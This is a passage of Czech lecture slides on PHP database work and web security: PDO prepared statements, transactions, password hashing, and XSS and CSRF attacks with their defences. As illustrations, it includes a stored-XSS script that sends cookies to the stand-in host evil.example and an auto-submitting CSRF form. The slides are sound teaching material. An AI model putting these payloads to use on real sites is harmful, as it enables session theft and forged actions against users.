$stmt = $pdo->prepare('SELECT * FROM users  
                        WHERE email = ? AND status = ?');  
$stmt->execute([$email, $status]);  
$user = $stmt->fetch();
```

nebo

```
$stmt = $pdo->prepare('SELECT * FROM users  
                        WHERE email = :email AND status = :status');  
$stmt->execute(['email' => $email, 'status' => $status]);  
$user = $stmt->fetch();
```

Omezení parametrů

- Parametr může nahradit pouze **hodnotu** v dotazu
- Nelze jej použít pro názvy tabulek a sloupců, směr řazení ([ASC/DESC](#)), klíčová slova SQL
- Pokud tyto části závisí na vstupu: **whitelist** povolených hodnot

```
$allowed = ['name', 'surname'];  
$sort = $_GET['sort'] ?? 'name';  
if (!in_array($sort, $allowed, true)) {  
    $sort = 'name';  
}  
$stmt = $pdo->query("SELECT * FROM users ORDER BY $sort");
```

Vkládání a změna dat

- INSERT

```
$stmt = $pdo->prepare("
    INSERT INTO users (name, surname) VALUES (?, ?)");
$stmt->execute([$name, $surname]);
```

- Generované ID: `$pdo->lastInsertId()`

- UPDATE

```
$stmt = $pdo->prepare("
    UPDATE users SET name = ?, surname = ?
    WHERE id = ?");
$stmt->execute([$name, $surname, $userId]);
```

Ošetření chyb

- Chyba databáze vyvolá výjimku `PDOException` (výchozí od PHP 8.0)
 - `$e->getCode()` – kód SQLSTATE, např. `23000` porušení integrity
- Podrobnosti chyby **nevypisovat uživateli** – prozrazují strukturu databáze

```
try {  
    $stmt = $pdo->prepare("INSERT INTO users (name, surname)  
        VALUES (?, ?)");  
    $stmt->execute([$name, $surname]);  
} catch (PDOException $e) {  
    error_log($e->getMessage());    // podrobnosti do logu  
    echo "Uložení se nezdařilo.";    // uživateli obecná zpráva  
}
```

Transakce

- Skupina operací, které se provedou buď všechny, nebo žádná
- `beginTransaction()`, `commit()`, `rollback()`

```
try {
    $pdo->beginTransaction();
    $stmt = $pdo->prepare("UPDATE accounts
        SET balance = balance + ? WHERE id = ?");
    $stmt->execute([- $amount, $fromId]);
    $stmt->execute([$amount, $toId]);
    $pdo->commit();
} catch (Exception $e) {
    $pdo->rollback();    // zrušení všech změn od beginTransaction()
    throw $e;
}
```

Uživatelské účty v databázi

- Tabulka uživatelů se sloupci login a hash hesla
- Hesla se nesmí ukládat v otevřené podobě
 - **Pomalá** hashovací funkce se solí (bcrypt, Argon2id), ne MD5 či SHA
- `password_hash($password, PASSWORD_DEFAULT)`
 - Výsledek obsahuje algoritmus, parametry i sůl; nyní bcrypt
 - Sloupec pro hash: `VARCHAR(255)` – délka se může změnit
- `password_verify($password, $hash)` – ověření hesla
- `password_needs_rehash()` – přepočítání po změně algoritmu nebo parametrů
- [Demo aplikace](#)

Cross-Site Scripting (XSS)

- Data z databáze (původně od uživatele) vypisujeme do HTML stránky
- Pokud obsahují HTML/JavaScript, prohlížeč je provede v kontextu naší aplikace
 - Krádež session, akce jménem uživatele, podvržený obsah stránky
- **Uložené (stored) XSS** – útočný kód je uložen v databázi a zasáhne každého, kdo si stránku zobrazí

```
// jméno uložené v DB:  
// <script>fetch('https://evil.example/?c=' + document.cookie)</script>  
echo "<td>" . $row['name'] . "</td>";    // NEBEZPEČNÉ
```

Ochrana proti XSS

- **Escapovat při výstupu** podle kontextu
 - HTML: `htmlspecialchars()` – převede `<` `>` `&` `"` `'` na entity
 - Do databáze ukládáme data v původní podobě
- Šablonovací systémy (Blade, Twig, Latte) escapují automaticky
- Doplnková ochrana: cookie `HttpOnly`, hlavička `Content-Security-Policy`

```
function h($s) {  
    return htmlspecialchars($s, ENT_QUOTES, 'UTF-8');  
}  
  
echo "<td>" . h($row['name']) . "</td>";  
?>  
<input name="name" value="<?= h($person['name']) ?>">
```

Cross-Site Request Forgery (CSRF)

- Uživatel je přihlášen v naší aplikaci (session cookie)
- Navštíví cizí stránku, která odešle požadavek na naši aplikaci
- Prohlížeč k požadavku přiloží cookie → provede se **s právy uživatele**
- Např. stránka útočníka obsahuje:

```
  
  
<form action="https://is.example/person_edit.php?id=1" method="post">  
  <input type="hidden" name="name" value="Hacked">  
</form>  
<script>document.forms[0].submit();</script>
```

Ochrana proti CSRF

- Operace měnící data **nikdy přes GET**
- **CSRF token** – náhodná hodnota v session a ve skrytém poli formuláře; cizí stránka ji nezná
- Doplnková ochrana: cookie `SameSite=Lax` nebo `Strict`
- Frameworky řeší automaticky (Laravel `@csrf`, Symfony, Nette)

```
// vytvoření tokenu (jednou pro session)
$_SESSION['csrf_token'] ??= bin2hex(random_bytes(32));
// ve formuláři: <input type="hidden" name="csrf_token" value="...">
// ověření při zpracování formuláře
if (!isset($_POST['csrf_token'])
    || !hash_equals($_SESSION['csrf_token'], $_POST['csrf_token'])) {
    http_response_code(403); exit();
}
```

Co dále?

- Složitější schéma databáze
 - Vztahy, kolekce
 - Integrita a konzistence databáze
- Abstrakce databázové vrstvy ve frameworkcích
 - Query builder, objektově relační mapování (ORM)

A to je vše!

Dotazy?